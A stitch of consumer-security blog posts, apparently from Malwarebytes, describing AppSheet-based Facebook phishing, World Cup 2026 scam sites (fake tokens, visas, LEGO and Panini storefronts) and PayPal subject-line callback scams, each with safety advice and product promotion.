Researchers have uncovered a long-running phishing operation that abuses trusted Google services to hijack tens of thousands of Facebook accounts.
The compromised Facebook accounts are mainly business and advertiser profiles, which criminals can monetize after gaining access and control.
The attackers found a way to send phishing emails that come “through Google,” making them look legitimate at first glance. The emails are sent via Google’s AppSheet platform, so they pass the usual technical checks (SPF, DKIM, DMARC), and many email filters treat them as trusted.
Google AppSheet is a development platform that lets people build mobile and web apps without writing code. It can automate workflows and notifications, typically used to send app-driven alerts and internal updates.
And that’s where the phishers abused it. The sender name can be customized, and the sending address may look something like noreply@appsheet.com, delivered through appsheet.bounces.google.com. To the average user, it looks like a perfectly normal notification, in these cases often about Facebook policy violations, copyright complaints, or verification issues.
Researchers linked these emails to a Vietnamese‑linked operation that has already compromised around 30,000 Facebook accounts and is still active.
The stolen accounts are mostly pages and business profiles that have financial value: advertising accounts, brand pages, and companies that rely on Facebook for marketing. Once inside, attackers run scams, place fraudulent ads, or sell access to others. In some cases, the same group offers “account recovery” services to fix the problems they created.
No matter the lure, the goal is the same: Facebook credentials, 2FA codes, and recovery data. The phishing sites are just the entry point. Behind them is a fairly industrial infrastructure built around Telegram bots and channels to collect and process stolen data.
How to stay safe
This campaign is not “just another phishing mail.” It is one more example of how attackers exploit the trust we place in major platforms.
Facebook does not send complaints, verification requests, security checks, job offers, and other urgent messages through Google infrastructure.
Any email that claims your Facebook or Instagram account is about to be disabled, locked, or punished deserves extra scrutiny, especially if it demands action within 24 hours.
If you get a worrying message about your account, go directly to facebook.com or the Facebook app. Don’t click links in the message.
If a form asks for password, multiple 2FA codes, date of birthm phone number, and ID photos in one go, then stop. That’s the “full recovery pack” these attackers need to take over your account.
The FIFA World Cup 2026 is scheduled to begin June 11 across the US, Canada, and Mexico. The web is filling with sites impersonating ticket vendors, telecoms, sticker publishers, toy manufacturers, immigration services, and crypto projects, all linked to the World Cup brand. Together, they map out four recurring patterns of fraud and risk targeting fans.
What World Cup fans need to know
If you’re planning anything around the 2026 World Cup, whether it’s buying a ticket or merchandise, booking a flight, applying for a US visa, or speculating on “World Cup” crypto, expect a surge in scams and other risky World Cup-related activity.
The good news is the patterns are obvious once you know what to look for:
Countdown timers that reset when you reload the page
Prices 80–90% below retail
The word “official” used without a clear link to the brand behind it
Crypto tokens claiming to be “official” World Cup products
Your headline rule for the next two months: If a site uses the World Cup or a known brand to get your money, stop and verify it from the official source before you do anything else.
How these World Cup scams work
The path to these scam sites is almost always the same: a fan searches for something on search engines or social media (for example, “World Cup 2026 jersey,” “buy Panini sticker album,” “visa to attend the World Cup,” “FIFA World Cup token”) and lands one of the hundreds of sites set up to exploit that demand.
Often the route there runs through an ad network. That might involve a sponsored search result, a banner on an unrelated site, or a redirect chain that sends the victim to a different domain than the one they clicked. (Note that tools like Malwarebytes Browser Guard can block malicious ads, scam domains, and redirect chains before the page loads.)
The branding on the destination site is consistent with the legitimate company. There are testimonials and satisfied-customer counts, so nothing looks immediately wrong. Urgency tricks like “Only a few items left” and the countdown timer are there to prevent you from looking too closely or investigating too deeply.
We’ve found these sites group naturally into four categories: crypto, travel, merchandise, and predictors. The sites in each category have their own tells, but they’re united by brand parasitism: borrowing authority from FIFA, the host nations, or a real licensee like LEGO or Panini.
Crypto
The most crowded category is crypto, and the biggest risk comes from sites that claim or imply official links to the World Cup.
One site marketed its token as “the official community token celebrating the FIFA World Cup 2026,” advertising a “Mega Airdrop,” a 7-billion-token total supply, and a participant counter pinned to the symbolic number 48 (the count of qualified national teams). Another shows FIFA’s official mascot, using tournament branding to sell an unlicensed token.
None of the sites we examined are connected to FIFA. FIFA does have a real digital-collectibles ecosystem—the FIFA Collect NFT marketplace, the Right-to-Buy ticket NFTs, and the FIFA Rivals game on the Mythos chain—all of which sit on FIFA-controlled infrastructure and are documented at FIFA’s own domains. None of the sites we examined sit inside that ecosystem. The real partners for 2026 are documented and easy to verify. “World Cup token” is not one of them.
We found multiple sites using FIFA branding to create a false sense of legitimacy. But there’s a real risk you’ll receive nothing, receive something you can’t sell, or sign a transaction that gives the operator access to your wallet.
Some sites don’t pretend to be official, but still carry risk to World Cup fans. One Solana-based token branded itself the “World Cup Rug Index,” with the tagline “Every match is a market. Every loss is a rug,” and a contract ending in “pump,” the signature of pump.fun launches.
In crypto, a “rug” is when early holders sell and the price collapses, leaving later buyers with losses. These projects are not scams in the sense of pretending to be something they’re not. They are openly speculative. The risk is in the structure: early buyers can sell into demand from later buyers, who are left holding the losses.
This is different from the fake “World Cup tokens” above. Those rely on FIFA branding to create a false sense of legitimacy. These rely on momentum, where most participants arrive late.
There is no official World Cup token
There is no official World Cup token
There is no official World Cup token
There is no official World Cup token
Travel
The most dangerous category is the “World Cup visa.” One site, WC2026 Visa, advertised a “Visa to the World Cup 2026 US” for $270 per person, with a “98% Success Rate,” a countdown to June 11, and the standard reassuring trio: “Secure Process,” “Fast Processing,” “18+ only.”
There is no such product. The US Department of State has stated this directly: there is no special tournament visa. Foreign visitors traveling to the United States for the World Cup must use the same B1/B2 visitor visa, or the Visa Waiver Program with an ESTA authorisation, that any other tourist would. The only tournament-specific visa programme is FIFA PASS (the Priority Appointment Scheduling System), a routing mechanism that gives ticket holders earlier interview slots at US consulates. It doesn’t bypass the interview, it doesn’t issue a visa, it doesn’t cost $270, and access to it begins with buying a ticket directly from FIFA.
A site advertising a dedicated “World Cup visa” tricks people into believing they’re going down an official immigration pathway. Any personal data harvested in the process, such as passport details, date of birth, travel plans, and in some flows a payment instrument, gives the operator all the data they need for identity theft. Fans should only apply through .gov sites in the US, .gc.ca in Canada, and .gob.mx in Mexico.
Travel portals aggregating tickets, flights, and hotels, and eSIM sites selling connectivity for the tournament are not inherently fraudulent and are often real businesses. But any site invoking the World Cup deserves the same scrutiny: who actually fulfils this product, what is the refund policy in writing, and is this domain legitimately connected to a known brand or partner?
Scam site selling World Cup tickets
Scam site offering Visas
Scam site selling World Cup tickets
Scam site selling eSIMs
Merchandise
The merchandise category is where the impersonation gets most aggressive, because there are real licensees to imitate. LEGO’s partnership with FIFA is genuine, announced in late 2025. It debuted with the LEGO Editions FIFA World Cup Official Trophy, joined in 2026 by player sets featuring Messi, Ronaldo, Mbappé, and Vinicius Jr. A whole cluster of LEGO-styled scam storefronts now prices the trophy set at €29.99, marked down from €299.99, an 83–90% discount. LEGO does not discount its premium licensed sets by 90%.
Related to those storefronts is the “LEGO FIFA World Cup 2026 Quiz Challenge” pattern, promising “exclusive edition rewards” for fans who complete a quiz. Quiz-funnel scams are a long-running affiliate-marketing genre, and the typical mechanic is to harvest contact information and push the user toward a subscription billing flow disguised as a shipping fee for the “prize.” LEGO does not run quiz funnels. Its real World Cup activity runs through LEGO.com and physical LEGO stores.
Counterfeit jersey storefronts have been a fixture of the open web for years, and the World Cup cycle multiplies them. Typical examples: a site branded simply “JERSEY 2026 World Cup” selling a Portugal home shirt with a “BUY 2, PAY FOR 1” overlay, a 30-day countdown, and a Trustpilot-shaped widget claiming over ten thousand satisfied customers; or a retro-jersey storefront offering Germany and Argentina shirts at $24.90 each. Search demand spikes during a World Cup year and counterfeit storefronts spin up to meet it; many will be offline shortly after the tournament ends.
Then there is the Panini-styled storefront pattern: pages advertising the official 2026 sticker album under headers like “ONE-TIME PURCHASE BY NIF” (NIF being the Portuguese personal tax identifier, a phrase that appears nowhere in legitimate Panini commerce). These pages combine sub-ten-minute countdowns, inventory counters (“There are still 127 Units”), and country-specific scarcity claims (“Only 5,000 units available for Portugal!”).
The high-pressure funnel and unusual NIF framing point to localised affiliate or look-alike storefronts, not Panini’s own commerce flow, which runs through paninistore.com and licensed retail. These are not Panini storefronts. They are look-alike commerce flows using Panini’s brand to sell through high-pressure funnels. Whether the product arrives or not, the user is not buying from the company they think they are.
Fake World Cup jersey site
Fake Panini site
Fake World Cup Lego site
Fake World Cup jersey site
Fake World Cup jersey site
Fake World Cup Lego site
Fake World Cup Lego site
Fake World Cup Lego site
Predictions and prize pools
“WorldCup Predictor” sites present a prize pool that supposedly grows with every prediction, and ask users to select a champion team from flag tiles. You are paying for entries into a pooled outcome tied to the tournament.
These sites are not pretending to be something they’re not. The risk is that they operate without clear oversight. There is no visible licensing, no clear jurisdiction, and no way to verify from the front end whether payouts are enforced or even guaranteed.
Licensed sportsbooks and regulated platforms typically do not present themselves this way. They identify their licensing authority, provide responsible gambling tools, and use verified payment processors. A “Login to play” button, a flag picker, and a floating prize pool are not the same thing.
“World Cup Predictor” sites are paid-entry pools, closer to unlicensed betting
“World Cup Predictor” sites are paid-entry pools, closer to unlicensed betting
What FIFA, the brands, and the platforms could be doing better
Many of these sites would not exist, or would be far shorter-lived, if a few things changed upstream. Brand owners with active 2026 partnerships—LEGO, Panini, the national federations, the kit manufacturers—could reduce confusion by publishing a single canonical page each, well before kickoff, listing authorized retailers and the exact SKUs and prices of their World Cup products. Someone trying to verify whether a €29.99 LEGO trophy is real should not have to triangulate between Brickset, LEGO’s newsroom, and a third-party blog.
FIFA’s own licensing communications have improved compared with past tournaments, and the LEGO and Panini announcements were clearly disclosed on inside.fifa.com. But the gap between “FIFA has announced a partnership” and “here are the only sites authorized to sell on FIFA’s behalf” remains wide. Closing it would make impersonation much harder.
Search engines and ad networks carry a large share of the structural responsibility. Visa-impersonation pages are precisely the kind of sites that surface through paid search ads against terms like “world cup visa,” and platforms have the data to detect and block them at scale.
What to do if you may have been caught
Every World Cup cycle generates its own scam economy. 2018 had fake ticket marketplaces; 2022 leaned on phishing around Qatar’s Hayya system; 2026 is building around meme coins and visa impersonation. What’s different this time is the speed: sites can be spun up, monetized, and abandoned within weeks, and AI-generated copy, mascot art, and product images have stripped away many of the visual cues people used to rely on.
This cycle’s scam economy moves fast, but the basics still work: treat unsolicited “World Cup” links with suspicion, type official domains yourself, and ignore pressure from countdown timers.
If you think you’ve been caught:
If you entered card details: Contact your card issuer immediately and request a refund for an unauthorized or non-delivered transaction.
If you submitted personal or passport data: Treat it as compromised. Monitor your credit, place a fraud alert if available, and watch for targeted phishing.
If you connected your crypto wallet or signed a transaction: Revoke permissions, move remaining assets to a new wallet, and stop using the old one for anything valuable.
If you bought goods that weren’t delivered: Keep your order confirmation, URL, and payment record. Report it to your national consumer protection body (FTC in the US, Action Fraud in the UK, or your local equivalent).
Always verify through official channels. That’s FIFA.com for tickets, paniniamerica.net or paninistore.com for stickers, LEGO.com for LEGO Editions sets, and official government sites for visas. Remember, legitimate sources do not rely on countdown timers.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
In those cases, scammers created a PayPal subscription and then paused it, which triggered PayPal’s genuine “Your automatic payment is no longer active” notification. They also set up a fake subscriber account, likely a Google Workspace mailing list, which automatically forwarded any email it received to all other group members.
Recently, ConsumerWorld.org alerted us that tech support scammers have found a way to manipulate the subject line of PayPal payment notifications.
This is a screenshot of the example they sent us.
Screenshot email from PayPal scammers
As you can see, the email comes from service@paypal.com. It wasn’t spoofed, which means it passes standard security checks (DKIM, SPF, DMARC).
While the body of the email says that you received a payment of ¥1 JPY (a whopping $0.0063), the subject line tells a different story:
“Pending charge of USD 987.90 for account activation. Questions? Call-(888) 607-0685.”
As an extra bonus for the scammers, the email contains personalized details—the recipient’s actual name and a real transaction ID.
The number in the subject line is not PayPal’s. The legitimate contact number appears inside the email.
“The amount doesn’t match what I see in the email body—that’s weird and scary.”
“I need to call this number immediately to dispute this charge.”
They call the number in the subject line, only to reach tech support scammers.
These scammers pretend to be PayPal support and may try to:
Get you to “verify” payment methods
Collect banking details
Convince you to install remote access tools
Take control of accounts or devices
All of the above
How the subject line is altered is still unclear. Based on PayPal’s documented email behavior, subject lines are typically fixed and not meant to include arbitrary free text or phone numbers. Our findings indicate that the subject line was already weaponized at the point PayPal’s systems signed the email. If someone along the way had rewritten the subject, the dkim=pass header.d=paypal.com result would likely fail.
One possibility is that the scammer abused PayPal’s note or remittance field in a way that surfaces in certain payout templates, including the subject line and HTML <title>, even though normal merchant payment‑received emails don’t allow arbitrary subjects.
The title tag matches the subject line of the email
We have contacted PayPal for comment and will update this post if we hear back.
How to avoid PayPal scams
The best way to stay safe is to stay informed about the tricks scammers use. Learn to spot the red flags that almost always give away scams and phishing emails, and remember:
Use verified, official ways to contact companies. Don’t call numbers listed in suspicious emails or attachments.
Beware of someone wanting to connect to your computer remotely. One of the tech support scammer’s biggest weapons is their ability to connect remotely to their victims. If they do this, they essentially have total access to all of your files and folders.
Report suspicious emails to PayPal.Send the email to phishing@paypal.com to support their investigations.
If you’ve fallen victim to a tech support scam:
Paid the scammer? Contact your bank or card provider and let them know what’s happened. You can also file a complaint with the FTC or your local law enforcement, depending on your region.
Shared a password? Change it anywhere it’s used. Consider using a password manager and enable 2FA for important accounts.
Gave access to your device?Run a full security scan. If scammers had access to your system, they may have planted a backdoor so they can revisit whenever they feel like it. Malwarebytes can remove these and other software left behind by scammers.
Watch your accounts: Keep an eye out for unexpected payments or suspicious charges on your credit cards and bank accounts.
Be wary of suspicious emails. If you’ve fallen for one scam, they may target you again.
Pro tip: Malwarebytes Scam Guard recognized this email as a call back scam. Upload any suspicious text, emails, attachments, and other files to ask for its opinion. It’s really very good at recognizing scams.
Something feel off? Check it before you click.
Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.
Unit 42 reveals how multi-agent AI systems can autonomously attack cloud environments. Learn critical insights and vital lessons for proactive security.

 Login
Login